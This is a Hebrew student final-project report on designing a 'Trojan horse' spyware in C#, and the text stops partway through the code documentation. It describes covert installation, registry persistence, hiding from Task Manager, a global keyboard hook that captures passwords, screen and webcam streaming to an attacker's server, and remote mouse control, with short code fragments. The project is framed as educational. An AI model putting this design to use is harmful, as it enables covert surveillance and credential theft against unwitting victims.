**פרויקט תוכנת ריגול "סוס טרויאני"**



מגיש: **ברק בלוגולובסקי**

ביה"ס: **קריית חינוך ע"ש דוד בן גוריון בעמק חפר**

מנחה: **מיכאל צ'רנובילסקי**

מורה מלווה: **אילנה חריזמן**

**תוכן עניינים**

שער................................................................................................................1

תוכן עניינים.......................................................................................................2

תקציר ורציונאל הפרויקט.....................................................................................3

מבוא ורקע כללי.................................................................................................4

מטרת העבודה...............................................................................................5-6

פירוט סביבת העבודה, שפת התכנות והכלים לפיתוח...............................................7

ניסוח וניתוח הבעיה האלגוריתמית ....................................................................8-9

תיאור אלגוריתמים קיימים..................................................................................10

הפתרון הנבחר................................................................................................11

פיתוח הפתרון בשכלול הקוד עם שפת התכנות................................................12-15

תיאור המודולים של מערכת התכנה...............................................................16-19

תיעוד הקוד...............................................................................................20-28

השוואת העבודה עם פתרונות ויישומים קיימים......................................................29

הערכת הפתרון לעומת התכנון והמלצות לשיפורו...................................................30

תיאור של הממשק למשתמש – הוראות הפעלה...............................................31-32

מבט אישי על העבודה ותהליך הפיתוח................................................................33

ביבליוגרפיה....................................................................................................34

תדפיס של הקוד.........................................................................................35-64

דוגמאות מייצגות של הרצת מערכת....................................................................65

קבצים מצורפים (קבצי קוד, קבצי הפעלה, מצגת ותיק פרויקט)..............................דיסק

**תקציר ורציונאל הפרויקט**

את הפרויקט בחרתי לפתח כתוכנת ריגול, שמטרתה העיקרית היא לאסוף נתונים ממחשבו של קורבן כלשהו, ולהשתלט לו על המחשב בסופו של דבר.

התוכנה שיצרתי מחולקת לשתי תת-תוכנות עיקריות:  
 הראשונה היא מרכז הבקרה של הפורץ- ממרכז הבקרה הזה הפורץ יוכל לשלוט על הפעולות שהוא רוצה לבצע במחשב של הקורבן, לדוגמא פעולות כגון צפייה במסכו של המחשב, קבלת כל הקלטים מהמקלדת (לרבות סיסמאות), צפייה בסביבה החיצונית בה המחשב של הקורבן נמצא (בעזרת מצלמת אינטרנט) ועוד...

החלק השני של התוכנה הוא החלק הסמוי, זה שפועל במחשבו של הקורבן. תת- התוכנה הזו תידלק לבד ותתחבר לבד אל מרכז הבקרה של הפורץ. כל פעולותיה יהיו חשאיות ולא יורגשו על ידי הקורבן.

שתי תת-התוכנות הללו מממשות את עצם הפעולה של תוכנת ריגול על פי הגדרתה (כפי שיפורט בהמשך).

הסיבות לבחירה בנושא זה לפרויקט הגמר הן כמפורט:  
א. רציתי נושא שיתמקד בעיקר בהנדסת תוכנה , תת-תחום במחשבים שמעניין אותי.

ב. חיפשתי פרויקט אשר האוריינטציה שלו היא לא בתחומי הפיזיקה או המתמטיקה.

ג. הקשר בין מחשבים והסוואה. קסם לי והרגשתי שזה התחום שארצה לחקור בעניין והנאה.

**יש להדגיש כי למרות שהאופי של התוכנה הוא לא חוקי היא נבנתה למטרות לימודיות בלבד. לא ייעשה בה כל שימוש פלילי, למטרות רווח אישי וכיו"ב.**

**מבוא ורקע כללי**

תוכנת הריגול שאני בונה היא מטיפוסה של תוכנת 'סוס טרויאני'.  
בראשית ההצגה, ברצוני להבהיר ו"להאיר" את ההבדלים בין המושגים 'סוס טרויאני' ו-'וירוס מחשבים'.  
**וירוס מחשבים** הוא תוכנת מחשב שחודרת למחשב ללא ידיעת המשתמש, ויוצרת  
שיבושים ותקלות שונות בהפעלת המחשב. לדוגמא: ישנו וירוס שמשנה את הגדרות ה-BIOS ובכך מונע את הפעלת המחשב ובעצם גורם לחוסר האפשרות להדליק את המחשב. כמו כן, תוכנת הווירוס מפיצה את עצמה בכך עוברת ממחשב למחשב כי הוא מדביקה את רוב קבציי המחשב ואז מריצה פקודות מחשב זדוניות במחשבים האחרים.  
לעומת זאת, תוכנת הריגול שאני בונה אינה מפיצה את עצמה, ומטרתה היא ריגול, לפיכך היא אינה גורמת נזק למחשב של הקורבן\ כדי שתוכל להמשיך ולעקוב אחרי פעולותיו. עם זאת, תוכנת הריגול, כסוס טרויאני כפי שיוסבר בהמשך, מתחזה לתוכנה תמימה.   
**סוס טרויאני** הוא כל תוכנת מחשב הפועלת בדרך לא חוקית וחודרת לתוך מחשב של אחר בהתחזות לתוכנה תמימה. לרוב המשתמש לא יוכל להבחין בפעילותה או לדעת על קיומה. השם שניתן לתוכנה זו בא מהמיתולוגיה היוונית על המלחמה בטרויה שנערכה בערך במאה ה-12 לפניי הספירה. במלחמה זו, האויבים שרצו להיכנס לטרויה נבלמו על ידי חומותיה החזקות ובכדי להיכנס הם בנו סוס ענקי מעץ שלתוכו הכניסו חיילים כמתנה לאלים. בכך, הם חדרו לתוך טרויה שהכניסה את המתנה היפה אל תוך עירם.   
שני סוגים עיקריים ישנם לסוסים-הטרויאניים: הראשון, הוא סוג של דלת-אחורית למחשב של קורבן, ובכך בעצם לתת הרשאות וגישות לפורץ למען שימוש במחשב ובמסכיו וכד'. השני, הוא למען ריגול. לרוב, הריגול הוא או ריגול פרטי (למען מטרותיו והנאותיו האישיות של אדם כלשהו) או ריגול תעשייתי (חברות גדולות מתכננות מהלכים על פי נתונים חסויים של חברות אחרות). סוס טרויאני מטיפוס תוכנת ריגול היא התוכנה שאני בונה. כתוכנת ריגול, **יהיו לה את המאפיינים הבאים:**  
תופעל פעם ראשונה כתוכנה תמימה ולאחר מכן תתקין את עצמה כך שתפעל אוטומטית כתוצאה מכתיבת קוד שיוצר לתוכנה ערך ברג'יסטרי שתמיד עולה כשהמחשב נדלק או מתחבר לאינטרנט.  
 עוקבת בחשאי אחר הפעולות של המשתמש במחשב שבו היא מותקנת, ומעבירה מידע על הפעולות האלו לאדם ששתל אותה.  
תהיה מסוגלות לדעת כמעט כל דבר שבוצע על ידי משתמש המחשב, כגון יעדי הגלישה, תאריכים, הסיסמאות שהקליד וכד'.  
 תוכל לקבל את השליטה על המחשב בעת רצונו של המשתמש הפורץ.

**מטרת העבודה**

**הגדרת מטרות מרכזיות של הפרויקט:**

מטרת הפרויקט היא ליצור תוכנת שרת-לקוח למען אפשרות של תקשור מרחוק בין מחשבים. בנוסף לכך, ליצור תוכנה שפעולותיה סמויות אשר היא בעלת כל תכונות הריגול אשר הוצגו במבוא: צפייה במעשיו של המשתמש, השתלטות על מחשב המשתמש ושמירת כל הקלטים שהוכנסו מהמקלדת. בנוסף, צפייה בסביבה החיצונית בה המחשב של הקורבן נמצא.

**מה המוצר המוגמר אמור לבצע?:**

המוצר המוגמר אמור לפעול כתוכנת ריגול באופן הבא: למשתמש (הפורץ) תהיה אפשרות לשלוח לקורבן תוכנה תמימה. לאחר שהקורבן יפעיל את התוכנה היא תתקין את עצמה במסווה ותופעל ותתחבר אוטומטית אל הפורץ גם לאחר הדלקת המחשב מחדש או חיבור מחדש אל האינטרנט. לאחר מכן, כל האפשרויות שהוצגו קודם לכן יהיו פתוחות ואפשריות בפניי הפורץ.

**שאלות עליהן המערכת עונה:**

תקשור בין המחשב הראשי למחשב המשני: המחשב של האדם שאחראי על כל הריגול (האדם שמשתמש בתוכנת הריגול, וייקרא מעתה והלאה *הפורץ*) הוא המחשב הראשי. תת-תוכנה שתפעל במחשב זה תהיה השרת (Server) והוא יאזין בכל רגע נתון למידע מן המחשב של הקורבן, שעליהם הותקנה התוכנה 'התמימה'. לקורבן תהיה מותקנת תת-התוכנה לקוח (Client). התקשורת בין המחשבים תתבסס על הNetwork - דרך האינטרנט בחיבור TCP/ IP ושליחת המידע באמצעות "פאקטות"-Packets (מערכי בייטים שעוברים בחבילות דרך זרימת רשת).

הסוואת תוכנת הריגול: כשתוכנת הריגול תותקן על אחד מהמחשבים, היא לא תותקן בהצהרה כסוס טרויאני או תוכנת ריגול אלא תותקן אוטומאטית ללא ידיעת הקורבן.

התוכנה (תוכנת הריגול) בעצם תתקין את עצמה ברגע שהתקן חיצוני יחובר למחשב של הקורבן. בנוסף לכך היא תדאג לכך שהיא תיצור ערך ברג'יסטרי ובעצם תנחה את המחשב לפתוח אותה בצורה אוטומטית.

בכך, הקורבן לא יאולץ להכניס התקן חיצוני בכל פעם מחדש. יחד עם ההסתרה שלה בעת ההתקנה, גם בזמן האמת התוכנה תהיה מוסתרת מהקורבן. היא לא תוצג בשורת המשימות, ולא דרך מנהל המשימות של Windows בתצוגת התוכנות הפועלות. מיותר לציין שהתוכנה לא תראה לעין גם כחלון פתוח.

פעולת הריגול של שמירת הקלטים: תכונה זו ידועה גם כ-Key logger ותפקידה יהיה לשמור כל קלט שהוכנס על ידי המשתמש מהמקלדת ולשמור אותו. לאחר כמות זמן מסוימת רשימת הקלטים ישלחו למחשב הראשי, השרת, ובפעולה זו נוח לעקוב אחר המשפטים שרשם הקורבן למשל בדואר האלקטרוני, או אחר סיסמאות.

פעולת הריגול של צפייה במסך: המערכת תטפל בנושא העברת המידע של תמונת מסך רציפה אל השרת ובאופן יעיל ככל האפשר כך שיהיה אפשר לעקוב אחר מעשיו של המשתמש באמצעות צפייה.

פעולת הריגול של צפייה בסביבה החיצונית של מחשב הקורבן: המערכת תטפל בנושא העברת המידע של ווידאו המתקבל מהמצלמה אל השרת ובאופן יעיל ככל האפשר כך שיהיה אפשר לצפות בסביבה החיצונית של המשתמש באמצעות צפייה בווידאו המתקבל.

פעולת ההשתלטות על המחשב: פעולה זו פחות נפוצה בקרב תוכנות הריגול ספציפית ויותר נראית בתוכנות סוס-טרויאני של דלת אחורית כפי שהוסבר במבוא. זאת משום שבעת השתלטות על המחשב קל וברור לקורבן לראות שהעכבר שלו זז מבלי שהוא גורם לכך, אלא אם כן הוא לא על יד המחשב. למרות הכול, ראינו לנכון לצרף את הפעולה הזו כי היא מעניינת אותנו ואופיינית לתחום הסוסים הטרויאניים.

**סביבת העבודה, שפת התכנות והכלים לפיתוח**

**סביבת העבודה:**

סביבת העבודה בה אני מתכנת היא 10Microsoft Visual C# Express.

בחרתי בסביבה זו כי היא נוחה לעבודה הן מבחינת התכנות והן מבחינת העבודה שמובנה בה האפשרות לשימוש ועיצוב GUI לא בדרכי קוד. כמו כן, הסביבה היא של מיקרוסופט אשר יצרה את השפה כך שמובטח לי ביטחון בכל הנוגע למימוש. בנוסף לכל, סביבת העבודה היא בחינם והיא נגישה, לכן היה נוח לבחור בה.

בסביבת העבודה יש Compiler אך גם Debugger שמאוד עוזר בכדי למנוע תקלות ולגלות את המקור לבעיה כלשהי.

**שפת התכנות**

שפת התכנות אשר מתאימה לעבודה בסביבה זו היא C#. שפה זו דומה ל- JAVA שהיא השפה שלמדתי בבית הספר. גם JAVA ו- C# הן שפות תכנות מונחה עצמים. לצורך כתיבת הפרויקט למדתי בעצמי את השפה החדשה**.**

**ניסוח וניתוח הבעיה האלגוריתמית**

ישנם 3 בעיות עיקריות אותן פותרת המערכת והן יפורטו בפרק זה. הבעיות האלגוריתמיות המרכזיות הן כדלקמן:

**חיבור בין תוכנת-לקוח שתהיה אצל הקורבן אל תוכנת-שרת שתהיה אצל הפורץ:**

החיבור מתבצע דרך האינטרנט, בקישור המכונה TCP/IP Network Connection. המחשב השרת מתחיל להאזין ולחכות לחיבור מצד הלקוח. השרת מאזין על כתובת IP ייחודית למחשב השרת ולחיבור שלו, ודרך פורט מסוים. פורט הוא כמו פתח, מעבר, על סריג של רשת. כדי ליצור חיבור צריך שיהיה מעבר מידע דרך פורט שאותו כל חומת-אש לא חוסמת. לרוב, כתובת ה-IP של מחשב השרת משתנה מחיבור לחיבור .

מחשב הלקוח יימצא אוטומטית באמצעות האלגוריתם שלי את כתובת ה-IP של השרת, וינסה להתחבר כל כמה זמן אל השרת דרך פורט הקבוע מראש. כאשר יגיע המצב בו השרת מאזין ויש ניסיון לחיבור מצד הלקוח, תהיה התחברות מוצלחת. כל עוד אין התחברות או כאשר ההתחברות מסתיימת תוכנת הלקוח חוזרת ומנסה להתחבר.

מעבר הקבצים או ההודעות בין תוכנת הלקוח למחשב השרת יהיה דרך הרשת באמצעות 'זרם רשת'. דרך הזרם הזה, יועברו חבילות של מידע (פקטות) בצורת מערכים של בייטים.

**יצירה ושימוש ב-Key Logger:**

כפי שהוסבר קודם לכן, תכונות ה-Key Logger הן שהוא יוכל לשמור בנפרד את כל הקלטים מן המקלדת. כלומר, כל מקש שיילחץ והוא נחוץ לשמירה (למשל, אין צורך לשמור לחיצה על מקשיי החצים) ישמר. שמירת הקלטים נעשית באמצעות יצירת מופע של עצם שישמש כקרס. הכוונה היא שהוא יוכל לפעול גם ללא קבלת הפוקוס מצד המשתמש. הדבר דומה הפועלת רק כשהמשתמש מזיז את העכבר (לדוגמא, תוכנת המסרים Messenger MSNמאת מיקרוסופט עוברת למצב 'לא-נמצא' לאחר כמה זמן וחוזרת למצב 'נמצא' כאשר המשתמש מזיז את העכבר, אך כל זאת למרות שהתוכנה הייתה מוקטנת והמשתמש לא נגע בה). באמצעות יצירת הקרס נוכל לקבל את כל הקלטים גם כאשר הם מוקלדים לחלונות שונים.

**אלגוריתם לאפשרות להשתלטות מלאה על המחשב:**

למען השתלטות מלאה עלינו לראות בצפייה ישירה ורצופה את מסך המחשב של הקורבן.ליצור לחיצות עכבר ובכך בעצם לקבל את השליטה בצורה רציפה. את השליטה על העכבר עשיתי כך: כל פרק זמן אפשרי (אפשרי נמדד באמצעות מתי סוימה פעולה ואפשר להתחיל חדשה) תוכנת השרת תמצא אצל המשתמש את מיקום העכבר שלו באמצעות הקרס, תמיר אותה לפי מידת הרזולוציה שלו ותשלח לתוכנת הלקוח שאצל הקורבן. שם, תמשיך ההמרה לנקודה על פי הרזולוציה שאצל מחשבו של הקורבן ואז התוכנה תיצור סימולציה של יצירת מיקום חדש לעכבר + אחד מהאפשרויות:הזזה ולחיצה שמאלית, הזזה ולחיצה ימנית.

את הצפייה הישירה במחשב עשיתי על פי אלגוריתם שהמצאתי ופיתחתי בעצמי. בכל פעם שהפעולה תהיה אפשרית (ראה הגדרת האפשרית כפי שהוגדרה בפסקה הקודמת) תוכנת הלקוח שאצל הקורבן תמצא את מיקום העכבר שלו, ותשלח לשרת שם זה יתעדכן.

**תיאור אלגוריתמים קיימים**

תוכנות ריגול וסוסים טרויאניים מאוד נפוצים בקרב המחשבים המודרניים המחוברים לרשת האינטרנט. קיימות דרכים לממשם, אך לא אוכל לתת קישור לאלגוריתמים מפני שהם מאד לא נגישים, בשל העובדה הפשוטה שהם לא חוקיים.

אי לכך, אפרט מהידע שלי על דרכים למימוש מאפיינים שונים של תוכנות ריגול:

**מימושים של Key Logger:**

* + שמירת כל הקלטים מהמקלדת בקובץ טקסט, והעברתו באמצעות חיבור בין תוכנת לקוח לשרת בעת בקשה מצד השרת.
  + שמירת כל הקלטים מהמקלדת בתוכנה עצמה ובכל רצף זמן שנקבע מראש שליחת הנתונים באי-מייל לכתובת מסוימת.

**מימושים של צפייה במסך:**

* + בדיקת עדכון מצד קבצים בלבד אצל הקורבן באמצעות הפעלת פונקציות על ה-explorer. את העדכון לשלוח כסדרת נתונים ואז הפעלה של מסך ממוחשב באמצעות פונקציות אצל הפורץ.
  + שליחה רציפה של מסכי המחשב של הקורבן.

**הפעלה אוטומטית:**

* + כדי ליצור את הפעלתה האוטומטית של התוכנה במחשבו של הקורבן נפתח את התוכנה בכל הפעלה של המחשב, ומשם היא תדאג להתחבר לפורץ בעצמה. לשים קיצור דרך, קובץ אצווה, או את התוכנה עצמה בתיקיה 'הפעלה' אשר מערכת ההפעלהWindows XP ומטה.
  + רישום הערך ברג'יסטרי, שאותו מערכת ההפעלה קוראת בכל הדלקה ומפעילה את הקבצים משם לפי ההוראות. על ידי כך לגרום לפתיחה אוטומטית של התוכנה בכל הדלקת המחשב.

שאר המימושים של מאפייניה השונים של תוכנת הריגול דומים מאוד זה לזה, כל האפשרויות פועלות באמצעות העברת נתונים דרך האינטרנט.

**הפיתרון הנבחר**

בחרתי ליישם את כל אחד ממרכיביה של התוכנה שלנו בדרך זו או אחרת. חלק מהדרכים הכרתי כקיימות ועל חלק חשבתי לבד. בהמשך אפרט את הסיבות לבחירת כל דרך ושיטה.

יישום ה Key Logger-: בחרתי ליישם את מאפיין זה באמצעות שמירת כל הקלטים מהמקלדת בקובץ טקסט. את הקובץ יכול המשתמש הפורץ להעביר למחשבו בכל פעם שהוא יבקש זאת. בחרתי דווקא בפתרון הזה משום שהוא נתן לי את האפשרות ליצור 'שומר קלטים' על כל פעם שיש אירוע מהמקלדת, גם כאשר אין לתוכנה שאצל הקורבן פוקוס, בפשטות. פסלתי את פתרון היישום דרך האי-מייל כי אין לי כל צורך בו, כאשר יש קישור ישיר בין הפורץ לקורבן.

יישום הצפייה במסך: בחרתי לעביר תמונות מסך רצופות בקצב גבוה וכך לראות את המסך של הקורבן. בחרתי בפתרון זה משום שהוא פשוט ליישום והוא לא מכביד על המחשב או מאט אותו

יישום ההפעלה האוטומטית: לשם הפעלתה האוטומטית של התוכנה בחרתי ליצור ערך חדש בשבילה ברג'יסטרי. בחרתי בפתרון זה משום שהוא נוח מאוד לביצוע ופשוט יחסית לשני. כמו כן, בשביל ליישם את הפתרון השני צריך שיהיה קישור גלוי לתוכנה, ואילו דרך הרג'יסטרי היא נשארת סודית ומיקומה על פניי ההארד-דיסק הוא חסוי.

**פיתוח הפיתרון בשכלול הקוד עם שפת התכנות**

לאחר שבחרתי באלגוריתמים השונים המאפיינים את המערכת אותה אני בונה, אסביר באופן יותר מעשי את הפתרון, כפי שנכתב בהתאמה לאפשרויות שמציעה שפת התכנות C# בשימוש ב .NET Framework 3.0

חיבור בין תוכנת-לקוח שתהיה אצל הקורבן אל תוכנת-שרת שתהיה אצל הפורץ:

למען החיבור באינטרנט, יצרתי עצמים המבוססים על עצמים הקיימים דרך .NET Framework. יצרתי עצם Network שממנו יורשים העצמים שיצרתי: NetworkClient ו – NetworkServer.   
לעצם ה- ClientNetwork יש תכונה מטיפוס Socket. באמצעות התכונה הזו, אני מתחבר אל השרת, שולח מסרים ונתונים ומעלה קבצים. Socket זה הוא בעצם הפניה לשרת, אך יש לעצם זה תכונות נוספות שמשמשות אותי כגון: () Socket.Sendלהעברת פקודות נתונים ומסרים. למשל, כאשר אני מעוניין בהעברת תמונה, אני מודיע לשרת באמצעות שורת נתונים את זה שאני רוצה לשלוח לו קובץ, את סוג הקובץ שאנו רוצה לשלוח, ואת גודלו של הקובץ. באמצעות נתונים אלה אנו מעלה לשרת את הקובץ. ובנוגע להעלאה, אני עושה זאת באמעות NetworkStream שמקבל את ה-Socket שדרכו הוא יישלח אל השרת קבצים. מה שאני עושה זה בעצם כל פעם שאנו מעביר זרם ( networkStream.Write(…)) אני שולח מערך של בייטים עם 1024 מקומות, כלומר כל כתיבה היא בגודל של 1 KB. גודל זה נבחר משום שהוא הכי יעיל לצורכי העברה מהירה עם סוג קבצים שכזה. ולכן, תמונה בגודל 800KB עוברת בבערך 5 שניות ממחשבו של הקורבן אל מחשבו של הפורץ.  
להלן דוגמא של קוד מייצג המראה כיצד פקודה מהשרת מתורגמת למחרוזת-פקודה באמצעות העברת הנתונים:

byte[] bb= newbyte[100];

k = netC.getSocket().Receive(bb);

strr = System.Text.Encoding.ASCII.GetString(bb);

strr = strr.Substring(0, k);

בדוגמא זו bb הוא מערך הבייטים המתקבל מהשרת והמשתנה k הוא מטיפוס שלם והוא מקבל את התוכן. לאחר מכן, באמצעות קידוד ASCII המחרוזת strr מקבלת את המערך ואז מתורגמת לפי התוכן עד k. עצם ה ServerNetwork הוא בעצם שרת שמאזין, ולו תכונה מטיפוס TcpListener אשר גם באה מ NET Framework. . הוא מאזין על כתובת IP מסוימת ודרך Port מסוים כפי שתואר קודם לכן. בעת החיבור, הוא עובר למצב אחר, כך שהתקשורת בינו לבין תוכנת הלקוח תהיה מאחורי הקלעים, אך יוסבר על תכנות מרובה מטלות זה מאוחר יותר. מבחינת ההורדה התהליך מאוד דומה לזה של תוכנת הלקוח רק שבזמן שתוכנת הלקוח מעלה קבצים קילובייט אחר קילובייט מתוך קובץ השרת רושם לתוך קובץ קילובייט אחר קילובייט.  
לתוכנת השרת יש פעולה המוצאת את כתובת ה-IP של המשתמש. היא משתמש בפקודה המובנת בכל מחשב עם Windows 92 ומעלה. הפקודה היא ipconfig והוא מחזירה רשימה של כתובות IP. בגלל שהרשימה משתנה ממחשב למחשב, התוכנה מחזירה 4 כתובות שהן פוטנציאליות להיות הכתובת האמיתית.  
תכנות מרובה מטלות והקשר שלו לחיבור בין המחשבים:  
הבעיה בתקשורת בין שני מחשבים מרוחקים דרך האינטרנט היא שהקישור צורך חישוב מתמשך כמעט בלתי מתמשך, מהאזנה ראשונה, קבלת פקודה, האזנה שוב וכן הלאה. כמו כן, אין בכלל מה להוסיף על כך שנוסף על הקישור יש גם תהליכים שקורים על הקישור כמו הורדה של קובץ (יש להשקיע חישוב בקשר בין המחשבים, ובהורדה מהפאקטות Packets-- שהן חבילות המידע שמגיעות לשרת). זאת ועוד, שאני מעוניין שתהיה למשתמש הפורץ אפשרות לראות מה קורה, ולבצע תהליכים בו זמנית. לכן, אנו מתכנת עם תכנות מרובה מטלות (Multi-Threading Programming ). בתכנות זה, המחשב לא עובד לפי רצף של פקודות, אלא מחלק את העבודה לכמה מטלות העובדות בו זמנית כביכול. כעיקרון, במחשבים החדשים האלה עם המעבדים הכפולים והארבע ליבות החישוב נעשה לפעמים במקביל. אך בתכנות מרובה מטלות ההקבלה היא באמצעות מתן פסיקות זמן קצובות ומאוד קטנות לכל מטלה ומטלה כך שנדמה כאילו יש פעולות העובדות בו זמנית. באמצעות שיטת התכנות הזו, יצרתי מטלה נפרדת לכל אחד מהבאים: לוח הבקרה של הפורץ, הצפייה הישירה והדינאמית על מסכו של המחשב של הקורבן, התקשורת מבחינת ההאזנה והפקודות, וההורדה והעלאה של הקבצים.  
משום שאני משתמש בתקשורת באמצעות תכנות מרובה מטלות, התקשורת נעשית 'מאחוריי הקלעים' ולכן יש אפשרות לבצע עוד פעולות בזמן החיבור בין המחשבים  
יותר מאוחר יוסבר על השימוש במטלות דרך הצפייה הישירה והדינאמית על מסכו של המחשב של הקורבן שצוינה קודם לכן. כדי ליצור מטלה חדשה ב-C# נשתמש בפקודה הבאה לדוגמא:

if (netC.isConnected())

{

MainThread = newThread(newThreadStart(dataReceived));

MainThread.Start();

}

הפעולה המצורפת נמצאת בתוכנת הלקוח שאצל מחשבו של הקורבן. מה שהיא עושה זה אם תוכנת הלקוח מחוברת לשרת אז יש ליצור מטלה נוספת הנקראת בקטע קוד זה MainThread ולהפעיל במטלה החדשה את הפעולה dataReceived. הפעולה הזו בודקת כל פעם שמגיע אינפורמציה מהשרת אז ייקרה משהו. כדי שהתקשורת תהיה מאחוריי הקלעים, ההמתנה לפקודה מהשרת היא במטלה נפרדת.  
יצירה ושימוש ב-Key Logger:  
פעולת מתעד הקלטים תהיה באמצעות קרס כמו שהוסבר קודם לכן. יצירת קרסים ב-C# עם .NET Framework נעשית באופן שנעזר בתוכנות מונחה אירועים (Events ). על כל פעם שיש אירוע למשל אירוע של לחיצה על מקש במקלדת (publicevent KeyPressEventHandler KeyPress;) הקרס יימצא את האירוע שיתרחש וישמור את המידע לפי הצרכים והבקשות של הקוד.   
אירועים נוספים בהם נעזרתי בנוסף ללחיצת מקש הם: הזזת עכבר (מציאת מיקום העכבר בכל רגע נתון דורשת שכל פעם שהעכבר זז המיקום החדש שלו יישמר כתת-עצם מטיפוס נקודה בעלת ערכיי קורדינאטות) וטרום לחיצת מקש (כאשר מדובר במקשים שאנו לא צריך לשמור לתיעוד כגון לחיצה על החצים שמקלדת אנו בודק בעת הלחיצה מה סוג המקש ואם זה חץ אנו לא אבדוק את האינפורמציה השמורה בסוג המקש שנלחץ, כי במקרה הזה אין כל שימוש לחצים בתיעוד של סיסמאות או היסטוריית שימוש).  
למרות הכול, מציאת אירועים היא אפשרית רק כאשר התוכנה היא על הפוקוס.   
כאשר נרצה ליצור את תפיסת האירועים בצורה כללית על כל המחשב נשתמש בקרס באופן הבא המוגדר ב-C# :

hKeyboardHook = SetWindowsHookEx(WH\_KEYBOARD\_LL,KeyboardHookProcedure,

Marshal.GetHINSTANCE( Assembly.GetExecutingAssembly().GetModules()[0]), 0);

בקוד המצורף אני משתמש בערכים קבועים של מערכת ההפעלה Windows כדי להחדיר וליצור את הקרס. בעצם לאחר הפעלת הפקודה הזו המערכת Windows שולחת לנו באמצעות פונקציה חיצונית אל תוך ממשק התוכנה הודעה עם הנתונים המבוקשים בכל פעם שיש את אחד מהאירועים שהוסברו קודם לכן.

לדוגמא, בעת הזזת העכבר – הכלי קלט החיצוני 'עכבר' שולח באמצעות כבל ה-USB אות למחשב בצורת זרם הנותנת למחשב את השינוי (האם לשנות את הערך הקיים באלכסון הצידה) וכן הלאה. המחשב מתרגם את האותות לווקטור על מישור (בעל כיוון וגודל). למחשב ישנו ערך הנקודה בצורת קורדינאטות והוא משנה את הערך לפי הווקטור שהוא תירגם. בעת שינוי המיקום, המחשב משתמש באירוע MouseEventHandler OnMouseActivityשל הזזת עכבר ונותן את הנתונים גם לתוכנה לאור הקרס הפועל ברקע.  
ובכן, לאחר שהוסבר כיצד נשמרים הנתונים מהמקלדת, נמשיך הלאה. התוכנה בכל פעם שהיא מקבלת נתון ראוי לשמירה (מקשיי האותיות, המספרים, המחיקה, רווח ואנטר) לקובץ טקסט (log.txt) המוחבא במחשב של הקורבן בתוך הכונן /C:. הכתיבה נעשית באמצעות זרם-מחרוזות. הוסבר על אופן דומה של שימוש בזרמים כאלה השתמשתי בזרם-רשת.  
לפניי שאתן דוגמא מייצגת של קוד, רק ברצוני לציין כי כאשר נלחץ מקש ה-Enter הוא מתורגם לירידת שורה בתיבת הטקסט.

אלגוריתם להשתלטות מלאה על המחשב:


כפי שהוסבר בתיאור הפתרון האלגוריתמי, ההשתלטות המלאה נעשית בשני רבדים צפייה ישירה ודינאמית של מסכו של הקורבן, והזזה או לחיצה של העכבר בצורה בלתי נשלטת. את ההזזה והלחיצה עשיתי כך: בתחילה נעזרתי בקרס והתקנתי אותו על מחשבו של המשתמש הפורץ, ככה שהתוכנה תדע בכל רגע מהו המיקום של העכבר. המיקום יישלח לתוכנת הלקוח, ובאמצעות חישוב של היחס בין הרזולוציה של המשתמש לרזולוציה של הקורבן היא תזיז את העכבר. תהיה אפשרות להזזה + לחיצה שמאלית או לחיצה ימנית. לאחר ההזזה יהיה מתן מקום לצפייה הישירה, לאחר שהיא תתעדכן יהיה שוב את פעולה ההזזה עם אפשרות כלשהי.  
גם ההשתלטות המלאה נעשית באמצעות תכנות מרובה מטלות, אך הפעם ישנו סוג של   
"דיבור" בין תוכנת הלקוח לשרת. כדי שזה יהיה מהיר מאוד, יעיל ובעיקר בכדי למנוע שגיאות, בכל מעבר מהורדת תמונה קטנה להזזת עכבר וחזור חלילה, יש סוג של תקשורת שתודגם כך: תוכנת הלקוח שולחת אנו מוכנה לקבל את מיקום העכבר, השרת מקבל את ההודעה ושולח בתגובה את הנתונים הנדרשים. לאחר שתוכנת הלקוח סיימה את סימולציות ההזזה, היא מודיעה לשרת "אני הולכת לשלוח עדכון תמונה " והשרת שמקבל את ההודעה מתכונן לקבלת התמונה. לאחר ביצוע ההורדה ועדכון התמונה השרת מודיעה "סיימתי, אנו מוכן לשלב הבא".   
כך הלולאה חוזרת על עצמה עד שהמשתמש בוחר להפסיק את ההשתלטות ואז במקום השרת ישלח "סיימתי ... " אז הוא ישלח "סיימתי, סגור את מטלת ההשתלטות".

**תיעוד הקוד**

**תיאור מבני הנתונים**

­המודולים שעל סמך פעולותיהם עובדת מערכת התוכנה הוסברו ופורטו קודם לכן בפיתוח הפתרון. עתה, נסתכל על כמה תרשימים אשר מייצגים את ההקשר של המודולים לביצוע המטרה של תוכנת הריגול.


קשר של הורשה



תרשימים:


מקרא: סגול-דברים מובנים

כתום- אני בניתי




קשר של שימוש

בעצמים מובנים



קשר של שימוש

בעצמים מובנים



קשר של שימוש

בעצמים מובנים

קשר של שימוש

בעצמים מובנים

קשר של שימוש

בעצמים מובנים

קשר של שימוש

בעצמים מובנים

קשר של המרה

ושימוש בתכונות

קשר של המרה

ושימוש בתכונות

כמו כן, לשם המחשת תהליך פעולתו של תוכנת השרת שאצל מחשבו של הפורץ, המשתמש, נדגים באמצעות מודל אוטומט.

השרת הוא אוטומט סופי דטרמיניסטי ויתואר כך:

